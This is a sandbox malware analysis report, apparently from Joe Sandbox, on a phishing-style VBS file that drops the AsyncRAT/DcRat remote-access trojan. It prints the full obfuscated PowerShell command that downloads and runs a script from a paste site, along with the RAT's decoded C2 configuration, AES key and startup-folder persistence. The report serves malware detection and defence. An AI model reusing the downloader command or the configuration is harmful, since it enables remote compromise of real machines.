

ID: 627719
Sample Name: Re-RFQ - PN List.vbs
Cookbook: default.jbs
Time: 19:28:00
Date: 16/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report Re-RFQ - PN List.vbs 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: AsyncRAT 4
Yara Signatures 5
Dropped Files 5
Memory Dumps 5
Unpacked PEs 5
Sigma Signatures 6
Data Obfuscation 6
Snort Signatures 6
Joe Sandbox Signatures 6
AV Detection 6
Networking 6
Key, Mouse, Clipboard, Microphone and Screen Capturing 6
System Summary 6
Data Obfuscation 7
Boot Survival 7
Malware Analysis System Evasion 7
HIPS / PFW / Operating System Protection Evasion 7
Lowering of HIPS / PFW / Operating System Security Settings 7
Stealing of Sensitive Information 7
Remote Access Functionality 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 10
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
World Map of Contacted IPs 11
Public IPs 12
Private 12
General Information 12
Warnings 13
Simulations 13
Behavior and APIs 13
Joe Sandbox View / Context 13
IPs 13
Domains 13
ASNs 13
JA3 Fingerprints 13
Dropped Files 13
Created / dropped Files 14
C:\Users\Public\gia9ab2dg0.PS1 14
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506 14
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506 14
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\InstallUtil.exe.log 15
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache 15
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive 15
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.0.cs 15
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.cmdline 16
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.dll 16
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.out 16
C:\Users\user\AppData\Local\Temp\5arm45ue\CSC76D3F8E3C7D44B4EA91093B17CA01E8C.TMP 17
C:\Users\user\AppData\Local\Temp\RES14F3.tmp 17
C:\Users\user\AppData\Local\Temp\RESC9E1.tmp 17
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1g4lgrl3.ws0.psm1 18
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5bbucvlc.1j2.ps1 18
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_c1efweqf.5aa.psm1 18
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jrik5clw.pjd.ps1 18

Copyright Joe Security LLC 2022

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mkzpdbdk.wsu.psm1 19
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_q0t1u4d1.0tt.ps1 19
C:\Users\user\AppData\Local\Temp\lvvchi0q\CSCF59D68E9AEF44B30A0A5857885C9A6E.TMP 19
C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.0.cs 20
C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.cmdline 20
C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.dll 20
C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.out 21
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SystemLogin.vbs 21
C:\Users\user\Documents\20220516\PowerShell_transcript.841618.MEqVT+yD.20220516192930.txt 21
C:\Users\user\Documents\20220516\PowerShell_transcript.841618.RBBMNgBb.20220516193001.txt 21
C:\Users\user\Documents\20220516\PowerShell_transcript.841618.f5mU45le.20220516192941.txt 22
Static File Info 22
General 22
File Icon 22
Network Behavior 23
Snort IDS Alerts 23
Network Port Distribution 23
TCP Packets 23
UDP Packets 25
DNS Queries 25
DNS Answers 25
HTTP Request Dependency Graph 25
HTTPS Proxied Packets 25
Statistics 27
Behavior 27
System Behavior 27
Analysis Process: wscript.exePID: 7072, Parent PID: 3688 27
General 27
File Activities 27
Registry Activities 27
Analysis Process: powershell.exePID: 6488, Parent PID: 7072 28
General 28
File Activities 28
File Created 28
File Deleted 29
File Written 29
File Read 32
Registry Activities 34
Analysis Process: conhost.exePID: 2796, Parent PID: 6488 34
General 34
Analysis Process: powershell.exePID: 924, Parent PID: 6488 35
General 35
File Activities 35
File Created 35
File Deleted 37
File Written 37
File Read 42
Analysis Process: csc.exePID: 6876, Parent PID: 924 44
General 44
File Activities 44
File Created 44
File Deleted 44
File Written 45
File Read 45
Analysis Process: cvtres.exePID: 1112, Parent PID: 6876 45
General 45
File Activities 45
Analysis Process: wscript.exePID: 6944, Parent PID: 3688 46
General 46
File Activities 46
Analysis Process: powershell.exePID: 7116, Parent PID: 6944 46
General 46
Analysis Process: conhost.exePID: 7140, Parent PID: 7116 46
General 46
Analysis Process: InstallUtil.exePID: 6428, Parent PID: 924 47
General 47
File Activities 47
File Created 47
File Read 47
Registry Activities 48
Key Created 48
Key Value Created 48
Analysis Process: csc.exePID: 6444, Parent PID: 7116 48
General 48
File Activities 48
File Created 48
File Deleted 48
File Written 48
File Read 49
Analysis Process: cvtres.exePID: 6680, Parent PID: 6444 49
General 49
Analysis Process: InstallUtil.exePID: 1400, Parent PID: 7116 49
General 49
Disassembly 50

Copyright Joe Security LLC 2022


Windows Analysis Report

Re-RFQ - PN List.vbs


Overview

General Information

Sample Name:	Re-RFQ - PN List.vbs
Analysis ID:	627719
MD5:	867aa07dd61438.
SHA1:	b97d664bc1f9f8f..
SHA256:	35d11d86e99683.
Tags:	vbs
Infos:	



Detection




AsyncRAT, DcRat

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected RUNPE
- System process connects to networ…
- Yara detected DcRat
- Yara detected AsyncRAT
- Antivirus detection for dropped file
- Sigma detected: Drops script at sta…
- Snort IDS alert for network traffic
- Writes to foreign memory regions
- Compiles code for process injection…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 7072 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\Re-RFQ - PN List.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 6488 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy RemoteSigned -Command [System.Net.WebRequest] $Request = [System.Net.WebRequest]::Create('https://textbin.net/raw/gia9ab2dg0'); [System.Net.WebResponse] $Response = $Request.GetResponse(); [System.IO.Stream] $Stream = $Response.GetResponseStream(); [System.IO.StreamReader] $Reader = New-Object System.IO.StreamReader $Stream; [String] $FilePath = 'C:\Users\Public\gia9ab2dg0.PS1'; [String] $Command = [System.Text.Encoding]::UTF8.GetString(@(80,111,119,101,114,83,104,101,108,108,32,45,69,120,101,99,117,116,105,111,110,80,111,108,105,99,121,32,82,101,109,111,116,101,83,105,103,110,101,100,32,45,70,105,108,101,32)); [System.IO.File]::WriteAllText($FilePath, $Reader.ReadToEnd(), [System.Text.Encoding]::UTF8); Invoke-Expression ($Command + $FilePath) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 2796 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 924 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy RemoteSigned -File C:\Users\Public\gia9ab2dg0.PS1 MD5: 95000560239032BC68B4C2FDFCDEF913)
      - csc.exe (PID: 6876 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
        - cvtres.exe (PID: 1112 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESC9E1.tmp" "c:\Users\user\AppData\Local\Temp\5arm45ue\CSC76D3F8E3C7D44B4EA91093B17CA01E8C.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
      - InstallUtil.exe (PID: 6428 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe MD5: EFEC8C379D165E3F33B536739AEE26A3)
- wscript.exe (PID: 6944 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SystemLogin.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 7116 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy RemoteSigned -File C:\Users\Public\gia9ab2dg0.PS1 MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 7140 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6444 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6680 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES14F3.tmp" "c:\Users\user\AppData\Local\Temp\lvvchi0q\CSCF59D68E9AEF44B30A0A5857885C9A6E.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - InstallUtil.exe (PID: 1400 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe MD5: EFEC8C379D165E3F33B536739AEE26A3)
- **cleanup**

Malware Configuration

Threatname: AsyncRAT

Copyright Joe Security LLC 2022

```
{
  "Server": "sky01.publicvm.com",
  "Ports": "9217",
  "Version": " 1.0.7",
  "Autorun": "false",
  "Install_Folder": "%AppData%",
  "Install_File": "",
  "AES_key": "5RESCY68ciiacdgkayNo6rGfK4TKsWv4",
  "Mutex": "DcRatMutex_qwqdanchun",
  "AntiDetection": "null",
  "External_config_on_Pastebin": "false",
  "BDOS": "1",
  "Startup_Delay": "Sb7k9N6y/mjln0+cqCNQvo00pCerPyhdvCCZIzPJia3lj82KZYQeECX3k++HZ8gO4e8gjBjgr2+5d1mjRmJUQQ==",
  "HWID": "null",
  "Certificate":
"MIICMDCCAZmgAwIBAgIVANDdhyIzFkRkVUdU1pUsWShwjeXTMA0GCSqGSIb3DQEBDQUAMGQxFTATBgNVBAMMDERjUmF0IFNlcnZlcjETMBEGA1UECwwKcXdxZGFuY2h1bjEcMBoGA1UECgwTRGNSYXQgQnkgcXdxZGFuY2h1bjELMAkGA1UEBwwCU0gxCzAJBgNVBAYTAkNOMB4XDTIwMTEyNzIxMjU0NVoXDTMxMDkwNjIxMjU0NVowEDEOMAwGA1UEAwwFRGNSYXQwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAJAPN6hAAYtlFpprsg+awNYGXe+gvrIVoVQz2ubNjglQKceBMbhrB9fJZfXJkDLol6/a3Jd4JycS51W+zZgLbcjK8rwRyJ+AUI9TJN4ghCPvSgqXiqTzwruPo+z8B41xcddSJ8Iv49ReFpZGNfbzC4AL5U3gWj+Gq+o4Eh1TigrrAgMBAAGjMjAwMB0GA1UdDgQWBBSieJAE4Zd65wRgTOwM9yD2xjDKZjAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBDQUAA4GBAH+wbEwYgTSF3NRuSaLbjALT8E5lmhrkkc7l8R7dojnqZqGA6GqIR3B1aERDKeX6YY3msdmw4uK4K7qWXuWRhjn1Zbweea4YrUyTLtTu1OYJpE9z7vVTfXi7Pkl+j9187kZ8f+S+EvFo9aw2YO5jK9UTyZ8dhtQuhpC9sRSCwQ5f",
  "ServerSignature":
"WoklUUd+SGm6e+hGmYIVMdTguE/XnNLwPxGmIOoxt2UjxnKg6OsTdNTB9cmWQ+jVcpyD/M40s29l+GdlklpBRG3mflrHprg7R+Q9GKMdUToU8MO6imLwgYm5Ft0mzcc8W5sb5cqZ4Bg8wPJ907IBJ3Gd0vUUtxJgxLqCP7AFfis=",
  "Group": "false"
}
```


Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\gia9ab2dg0.PS1	JoeSecurity_RUNPE	Yara detected RUNPE	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000000.482202249.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
0000000E.00000002.910606131.0000000003351000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_DcRat_2	Yara detected DcRat	Joe Security	
00000011.00000000.522369238.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
00000011.00000000.521087043.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
0000000E.00000002.909303813.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
Click to see the 26 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
11.2.powershell.exe.1d38e3da290.1.unpack	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
11.2.powershell.exe.1d38e3da290.1.unpack	INDICATOR_SUSPICIOUS_EXE_B64_Artifacts	Detects executables embedding bas64-encoded APIs, command lines, registry keys, etc.	ditekSHen	• 0x7c58:$s1: U09GVFdBUkVcTWljcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cUnVuXA • 0x7ba3:$s2: L2Mgc2NodGFza3MgL2 • 0x7b22:$s3: QW1zaVNjYW5CdWZmZXI • 0x7b70:$s4: VmlydHVhbFByb3RlY3Q
11.2.powershell.exe.1d38e3da290.1.unpack	INDICATOR_SUSPICIOUS_EXE_WMI_EnumerateVideoDevice	Detects executables attemping to enumerate video devices using WMI	ditekSHen	• 0x7eda:$q1: Select * from Win32_CacheMemory • 0x7f1a:$d1: {860BB310-5D01-11d0-BD3B-00A0C911CE86} • 0x7f68:$d2: {62BE5D10-60EB-11d0-BD3B-00A0C911CE86} • 0x7fb6:$d3: {55272A00-42CB-11CE-8135-00AA004BB851}
11.2.powershell.exe.1d38e3da290.1.unpack	INDICATOR_SUSPICIOUS_EXE_DcRatBy	Detects executables containing the string DcRatBy	ditekSHen	• 0x8352:$s1: DcRatBy
17.0.InstallUtil.exe.400000.1.unpack	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
Click to see the 145 entries				

Sigma Signatures

Data Obfuscation



Sigma detected: Drops script at startup location

Snort Signatures

ETPRO TROJAN Observed Malicious SSL Cert (AsyncRAT Variant) - Source IP: 91.193.75.216 - Destination IP: 192.168.2.6 −

Timestamp:	91.193.75.216192.168.2.69217497592848152 05/16/22-19:30:11.449233
SID:	2848152
Source Port:	9217
Destination Port:	49759
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Observed Malicious SSL Cert (AsyncRAT) - Source IP: 91.193.75.216 - Destination IP: 192.168.2.6 −

Timestamp:	91.193.75.216192.168.2.69217497592034847 05/16/22-19:30:11.449233
SID:	2034847
Source Port:	9217
Destination Port:	49759
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection



Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for dropped file

Machine Learning detection for dropped file

Networking



System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Yara detected Generic Downloader

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing



Yara detected AsyncRAT

System Summary



Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Copyright Joe Security LLC 2022

Data Obfuscation



.NET source code contains potential unpacker

Boot Survival



Yara detected AsyncRAT

Drops VBS files to the startup folder

Malware Analysis System Evasion



Yara detected RUNPE

Yara detected AsyncRAT

HIPS / PFW / Operating System Protection Evasion



System process connects to network (likely due to code injection or exploit)

Writes to foreign memory regions

Compiles code for process injection (via .Net compiler)

.NET source code references suspicious native API functions

Injects a PE file into a foreign processes

Lowering of HIPS / PFW / Operating System Security Settings



Yara detected AsyncRAT

Stealing of Sensitive Information



Yara detected DcRat

Remote Access Functionality




Yara detected DcRat

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	OS Credential Dumping	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 2 1 Scripting	1 Scheduled Task/Job	4 1 2 Process Injection	2 2 1 Scripting	LSASS Memory	1 3 System Information Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Native API	2 Registry Run Keys / Startup Folder	1 Scheduled Task/Job	1 2 1 Obfuscated Files or Information	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Command and Scripting Interpreter	Logon Script (Mac)	2 Registry Run Keys / Startup Folder	1 Software Packing	NTDS	2 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	1 Scheduled Task/Job	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	1 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	1 PowerShell	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 1 Virtualization/Sandbox Evasion	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	4 1 2 Process Injection	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Re-RFQ - PN List.vbs	3%	Virustotal		Browse

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link
Re-RFQ - PN List.vbs	12%	ReversingLabs	Script-WScript.Downloader.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.dll	100%	Avira	TR/Dropper.Gen	
C:\Users\Public\gia9ab2dg0.PS1	100%	Avira	DR/PShell.G2	
C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.dll	100%	Avira	TR/Dropper.Gen	
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SystemLogin.vbs	100%	Avira	VBS/PSRunner.VPAY	
C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
14.2.InstallUtil.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1202861		Download File
17.0.InstallUtil.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1202861		Download File
14.0.InstallUtil.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1202861		Download File
17.0.InstallUtil.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1202861		Download File
17.0.InstallUtil.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1202861		Download File
17.0.InstallUtil.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1202861		Download File
17.2.InstallUtil.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1202861		Download File
14.0.InstallUtil.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1202861		Download File
14.0.InstallUtil.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1202861		Download File
17.0.InstallUtil.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1202861		Download File
14.0.InstallUtil.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1202861		Download File
14.0.InstallUtil.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1202861		Download File

Domains

Source	Detection	Scanner	Label	Link
textbin.net	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://textbin.net/raw/gia9ab2dg0	4%	Virustotal		Browse
http://https://textbin.net/raw/gia9ab2dg0	0%	Avira URL Cloud	safe	
http://https://textbin.net/raw/gia9ab2dg00y	0%	Avira URL Cloud	safe	
http://https://textbin.net	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
textbin.net	148.72.177.212	true	true	• 4%, Virustotal, Browse	unknown
sky01.publicvm.com	91.193.75.216	true	false		high
SQL8003.site4now.net	199.102.48.248	true	false		high

